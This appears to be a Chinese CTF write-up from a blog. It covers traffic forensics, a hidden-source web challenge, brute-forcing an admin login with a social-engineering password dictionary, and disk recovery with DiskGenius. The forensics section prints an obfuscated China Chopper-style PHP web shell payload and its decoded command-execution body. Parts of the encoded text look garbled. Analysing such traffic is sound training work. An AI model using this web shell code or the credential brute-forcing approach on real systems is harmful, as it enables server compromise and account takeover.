
```

Entire conversation (2268 bytes)

Find Save As Print  ASCII  EBCDIC  Hex Dump  C Arrays  Raw

Help Filter Out This Stream Close

先使用Converter对POST参数进行Unescape解码



解码后得到


```
pass=(@$_E=CREATE_FUNC.TION)($_S=@$_E(NULL,EV.(C&E).L.(a^I).BAS.E64_DE.code.(a^I).(a^E)._POST.(a|Z).z0.(d|Y).(a^H).(a^H).(n^U)))$_S();&z0=QGluaV9zZXQolmRpc3BsYXlfZXJyb3JzliwiMClpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0XzIhZ2JpX3F1b3Rlc19ydW50aWw1KDApO2VjaG8ol
```

```
li8LiR0OyRUPUBkYXRIK.CJZLW0ZCBi0mk6cylsQGZpbGVtdGltZSgkUCkpOyRFPWlZx3JfYwRhYmxlKCRQKT8icil6ii0iOyRFLj1pc193cmI0YwJzSgkUCk/Inci0iltjSkUj0iXHQiLiRULiJcdCluQGZpbGVzaXplKCRQKS4iXHQiLiRFLiJcckuljtpZihAaXNfZGlyKCRQKSkkTS49JE4uli8LiRSO2Vsc2UgJEwuPSROLiRSO31Y2hvlCRNLiRMO0BjbG9zZWwRpcigkRik7fTtleGI0KCJ8PC0iKTs=&z1=QzpcGhwwXA==
```

把z0参数放到文本用python进行Base64解码，得到参数z0的数据为：

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo('->|');$p=base64_decode($_POST["z1"]);$s=base64_decode($_POST["z2"]);$d=dirname($_SERVER["SCRIPT_
c \{$s}\": "/c \{$s}\": "$r="{ $p} { $c}"; $ret=1; try{@system($r.' 2>&1', $ret); if($ret!=0)@passthru($r.'
2>&1', $ret); if($ret!=0){ $z=@shell_exec($r.' 2>&1'); $ret=(trim($z)=="")?1:0; echo($z); if($ret!=0){ @exec($r.'
2>&1', $z, $ret); echo($z=join(substr($d,0,1)=="'?" "\n": "\r\n", $z)); } if($ret!=0)
{ $a=array(array('pipe', 'r'), array('pipe', 'w'), array('pipe', 'w')); $fp=@proc_open($r.'
2>&1', $a, $pi); $z=stream_get_contents($pi[1]); $ret=(trim($z)=="")?1:0; echo($z); @proc_close($fp); } if($ret!=0)
{ if(($fp=@popen($r.' 2>&1', 'r'))!=FALSE){ $z=""; while(!feof($fp)){ $z.=fgets($fp); } $ret=(trim($z)=="")?
1:0; echo($z); @pclose($fp); } if($ret!=0 && substr($d,0,1)!="&& class_exists('COM')){ $w=new
COM('WScript.shell'); $m=$w->exec($r.' 2>&1'); $f=$m->StdOut(); $z=$f->ReadAll(); $ret=(trim($z)=="")?
1:0; echo($z); } } catch(Exception $e){ echo ' Message: ' . $e->getMessage(); } print ($ret!=0)?"ret={$ret}":"; exit('|<-');
蠅6認編d /d "C:\php\htdocs"&winrar a -pk@e#y1020 key.rar key.jpg&echo [S]&cd&echo [E]
```

这里通过Rar的命令将C:\php\htdocs\key.jpg打包成key.rar文件，且指定了-pk@e#y1020，-p参数后面内容就是压缩包的密码



## 五、web

1. 源码被我藏起来了，看你能不能找到!

通过awvs扫描发现存在test.php页面

打开http://101.101.101.110/stage/11/test.php有个base64编码

YToyOntzOjQ6ImZ1bmMiO3M6MTI6ImdlldF9jb250ZW50cyI7czo0OiJtYWluljtzOjc6ImtleS5waHAiO30=

解码后

a:2:{s:4:"func";s:12:"get\_contents";s:4:"main";s:7:"key.php";}

## 2. 爆破

题目：

这里有一组信息，你需要自己制作密码字典进行爆破

用户名：小明

用户出生日期：1997-04-18

用户邮箱: xm123@163.com

用户手机号码: 13858987452

用户QQ号：48956347

用亦思想社会工程学字典生成器构造字典



后台用户名是admin，然后用pkav破解带验证的后台

## 六、数据恢复

用DiskGenius打开hdd.vhd虚拟硬盘文件，点恢复文件后压缩包和照片类没找到key关键文件



硬盘 1: 新加卷(0) NTFS 100.0MB | 新加卷(1) NTFS 200.0MB | 空闲 723.9MB

接口: File 型号: Virtual PC Disk 容量: 1.0GB(1024MB) 柱面数: 130 磁头数: 255 每道扇区数: 63 总扇区数: 2097152

分区参数 浏览文件 扇区编辑

名称: \*. \* (\*.jpg;\*.bmp)  已删除  正常文件  系统文件  重复文件 过滤 更多>>

名称	大小	文件类型	属性	短文件名	修改时间	创建时间
00000.zip	1017.7KB	WinRAR ZIP 压缩文件		00005D90		

分区列表:

- 分区(恢复文件)
- 分区(恢复文件)
- 新加卷(已识别)(0)
- 新加卷(已识别)(1)
- 新加卷(已识别)(2)
- 所有类型(3)
- 文档类
- 照片类
- Internet类
- 图形类
- 压缩存档类
  - (.zip) ZIP 压缩文档
  - (.tar) Tar 归档文件
- 其它类型
- 新加卷(0)
- 新加卷(1)

名称	大小	文件类型	属性	短文件名	修改时间	创建时间
00000.zip	1017.7KB	WinRAR ZIP 压缩文件		00005D90		

0000: 50 4B 03 04 14 00 00 08 00 EB 73 C8 4C 65 C6 PK.....s.Le.  
0010: 9C 12 96 08 00 00 B4 1E 00 00 11 00 00 00 45 47 .....BG  
0020: 47 2D 49 4E 46 4F 2F 50 4B 47 2D 49 4E 46 4F D5 G-INFO/PKG-INFO.  
0030: 59 DD 53 E3 36 10 7F 67 86 FF 61 DB 3E 24 70 89 Y.S.G.,g.a.>\$p.  
0040: 0D 5C 3F A6 99 5E 67 18 8E 2B B4 1C 50 02 BD F6 \?.?.g..+.P...  
0050: 29 51 6C 25 51 91 25 57 92 09 E9 F4 8F EF AE FC )Q1%Q.%W.....  
0060: 99 E0 1C D0 5E EF A6 7E 89 ED AC 56 FB BD 3F AD .....V..?.  
0070: DF 72 C7 62 E6 58 FF 17 6E AC D0 6A 00 FB C1 FE .r.b.X..n..j...  
0080: F6 D6 39 4B F8 00 2C 97 5C 89 2C D9 DE AA FE 7D ..9K....\.....  
0090: 19 EC 1F 04 7B DB 5B C3 2C 49 98 59 0E E0 72 E9 ....[.,I.Y..r.

<https://blog.csdn.net/xuchen16>